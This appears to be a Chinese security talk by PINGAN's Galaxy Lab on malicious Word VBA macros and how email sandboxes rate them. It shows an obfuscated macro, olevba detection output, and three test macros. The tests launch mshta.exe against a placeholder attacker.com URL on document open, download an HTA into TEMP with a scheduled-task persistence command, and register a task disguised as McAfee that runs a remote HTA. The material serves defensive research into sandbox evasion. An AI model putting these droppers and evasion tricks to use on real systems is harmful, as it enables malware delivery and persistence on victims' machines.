For i = LBound(wavrGNDcPxeFwB) To UBound(wavrGNDcPxeFwB)  
auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))  
Next  
gjtRMFzcLZuu = auwirTWvhEXww  
End Function  
Set jNwfOXFJYFyl = CreateObject(gjtRMFzcLZuu(Array((126 + 82), (59 + 70), 248, (3 - 0), 26, (((44 - 22) + 17) XOR ((49 - 23) + 212))),  
gjtRMFzcLZuu(Array((181 XOR 106), 187, (3 XOR (297 - 142)), (76 + (4 - 1))), Array((34 XOR ((166 - 76) + 47)), 210, (245 XOR (3 - 1))),  
jNwfOXFJYFyl.CreateObject(gjtRMFzcLZuu(Array((168 - 84), ((108 - 52) + 166), ((21 - 9) + 52), (1 + 15), (172 - 51), (12 - 5), 105, (163  
gjtRMFzcLZuu(Array((205 + 17), ((21 + 55) XOR 195), ((2 - 1) XOR 26), (293 - 145), (8 XOR 7), (49 XOR 175), (316 - 95), (30 + (73 - 32)  
gjtRMFzcLZuu(Array((44 - 12), 183, (198 + 24), ((39 + 24) XOR 189), 43, 178, 191, (260 - 52), 217, (87 + 19), (115 + 5), (57 + 60), ((13 + 1  
gjtRMFzcLZuu(Array(((113 + 42) XOR (139 - 32)), 150, (52 XOR (229 - 47)), (13 + 62), (((198 - 60) + 28) XOR ((68 - 31) + (129 - 52))
```

<https://github.com/BaptisteVeyssiere/vba-macro-obfuscator>


```

auwirTWvhEXww = auwirTWvhEXww & Chr(PrEXCkaehHgZ(i) Xor wavrGNDcPxeFwB(i))
Next
gjtRMFzclZuu = auwirTWvhEXww
End Function
Set jNwfOXFJYFyl = CreateObject(gjtRMFzclZuu(Array((126 + 82), (59 + 70), 248, (3 - 0), 26, (
+ 212)), (1 XOR 5), (98 + 120), ((192 - 88) + (69 - 33)), (31 XOR (102 - 29)), (207 XOR 56), (
8 - 8) + 39) XOR (175 - 83)), ((44 + (61 - 19)) XOR (103 + (70 - 25)))), Array(((208 - 52)
85)), 140, (88 XOR (95 - 40)), (211 - 94), (49 XOR 151), (148 - 37), 244, (49 XOR (445 - 193)),
OR ((45 - 15) + 5)), (26 XOR 106), (((0 - 0) + (8 - 3)) XOR 11), (54 XOR (6 + (147 - 4))))))
gjtRMFzclZuu(Array((181 XOR 106), 187, (3 XOR (297 - 142)), (76 + (4 - 1))), Array((34 XOR (
8 - 1)), (15 XOR 46))))
jNwfOXFJYFyl.CreateObject(gjtRMFzclZuu(Array((168 - 84), ((108 - 52) + 166), ((21 - 9) + 5
105, (163 + (30 - 3)), 233, 184, (315 - 143), 125, (15 XOR (16 + (16 - 1)))), Array(3, (83 XOR (
16) + 14), 98, 16, ((100 - 48) + (92 - 25)), (23 + 6), ((170 - 73) + 47), ((25 + 44) XOR (89 +
((11 - 5) XOR ((3 - 1) + 21)), 124))).Run gjtRMFzclZuu(Array((144 - 59), 54, ((91 - 43) XOR
XOR 109), 129, (230 - 63), 108, (45 XOR ((70 - 34) + 178)), ((251 - 97) XOR 87), (44 - 9), (22
6)), 193, (312 - 112)), Array((28 - 6), 12, (17 + (46 - 22)), 239, (2 + 30), ((374 - 136) XOR 1)
(172 - 34)), ((26 - 11) XOR 177), ((32 + (19 - 1)) XOR 77), (6 - 2), (92 XOR 2), 178, 188)) &
gjtRMFzclZuu(Array((205 + 17), ((21 + 55) XOR 195), ((2 - 1) XOR 26), (293 - 145), (8 XOR 7)
73 - 32)), (((64 - 15) + 165) XOR ((34 - 1) + 9)), 238, ((49 + 27) XOR 51), 138, 110, ((75 - 3
+ (48 - 23))), Array((103 XOR 220), (176 + 50), 40, ((282 - 135) + 19), ((83 - 40) XOR (173 -
2), 47, (0 XOR (222 - 86)), ((261 - 129) XOR 11), 81, (61 XOR (1 + (290 - 81))), (4 + 18), ((1
90 - 21) + 21))) &
gjtRMFzclZuu(Array((44 - 12), 183, (198 + 24), ((39 + 24) XOR 189), 43, 178, 191, (260 - 52), 21
((13 + 1) XOR 60), (189 - 77), (254 - 60)), Array(72, (155 + 40), 170, ((67 + 153) XOR (26 + (
4)), (69 + 67), 144, 255, 184, (39 - 9), (18 - 6), 20, (85 - 4), 27, 167)) &
gjtRMFzclZuu(Array(((113 + 42) XOR (139 - 32)), 150, (52 XOR (229 - 47)), (13 + 62), (((198
9 - 52))), (127 XOR (345 - 155)), 131, 180, ((23 + 21) XOR 164), ((13 - 6) XOR (143 + (82 - 3
+ 58), ((48 + 85) XOR 100), 36, (366 - 181), 238, (387 - 136), 204, ((28 + 48) XOR ((22 - 2) +


```

Type	Keyword	Description
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)

# 邮件沙箱



# 邮件沙箱



# 邮件沙箱


收件人	检测	高风险 ▼	中等风险	低风险	垃圾邮件/灰色邮件	内容违例
cher [REDACTED] .com.cn	29	13	1	1	14	0

高风险




报警

中等风险



?

低风险



?



# 沙箱测试一

```
Sub Document_Open()  
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0  
End Sub
```

# 高风险

# 沙箱测试一

Python olevba.py test.doc

```
Sub Document_Open()  
Set outlookApp = CreateObject("Outlook.Application")  
outlookApp.CreateObject("Wscript.shell").Run "C:\Windows\system32\mshta.exe https://attacker.com/xxxxx", 0  
End Sub
```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	shell	May run an executable file or a system command
Suspicious	Wscript.shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
IOC	https://attacker.com/xxxxx	URL
IOC	mshta.exe	Executable file name

# 沙箱测试二

```
Public Function SaveWebFile(ByVal vWebFile As String, ByVal vLocalFile As String) As Boolean
'Dim oXMLHTTP As MSXML2.XMLHTTP
Dim i As Long
Dim vFF As Long
Dim oResp() As Byte
```

```
Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP")
oXMLHTTP.Open "GET", vWebFile, False
oXMLHTTP.Send
```

```
Do While (oXMLHTTP.readyState <> 4)
    DoEvents
Loop
```

```
oResp = oXMLHTTP.responseBody
```

```
vFF = FreeFile
If Dir(vLocalFile) <> "" Then
    Kill vLocalFile
End If
Open vLocalFile For Binary As #vFF
Put #vFF, , oResp
Close #vFF
```

```
Set oXMLHTTP = Nothing
End Function
```

```
Sub Document_Open()
Dim downloadPath As String
Dim sc As String

Set outlookApp = GetObject("winmgmts:Win32_Process")
downloadPath = Environ("TEMP") & "\\\" & "acqeolw.hta"
u = "https://www.ps[REDACTED]agxc/"
Call SaveWebFile(u, downloadPath)
sc = "schtasks.exe /create /sc minute /mo 1 /tn SecurityMonitor /tr " & """"c:\windows\system32\mshta.exe " & downloadPath & """"
Debug.Print sc
'Result = outlookApp.Create(sc, Null, Null, processid)
```

中等风险 --报警

# 沙箱测试三

```
' Create the TaskService object.
Set service = CreateObject("Schedule.Service")
Call service.Connect

' Get a folder to create a task definition in.
Dim rootFolder
Set rootFolder = service.GetFolder("\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)

' Set the registration info for the task by
' creating the RegistrationInfo object.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Agent"
regInfo.Author = "Mcafee"

Dim time
time = DateAdd("s", 10, Now) 'start time = 10 seconds from now
startTime = XmlTime(time)
endTime = "2029-12-01T08:00:00" 'end date Terminator - Skynet arrives

trigger.StartBoundary = startTime
trigger.EndBoundary = endTime
trigger.DaysInterval = 1 'Task runs every day.
trigger.ID = "DailyTriggerId"
trigger.Enabled = True

' Add an action to the task to run notepad.exe.
Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExec)
Action.Path = "%windir%\system32\mshta.exe "
Action.arguments = "http://www.kh/"
```



# THANKS

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PINGAN'S GALAXY LAB



# 实验室公众号

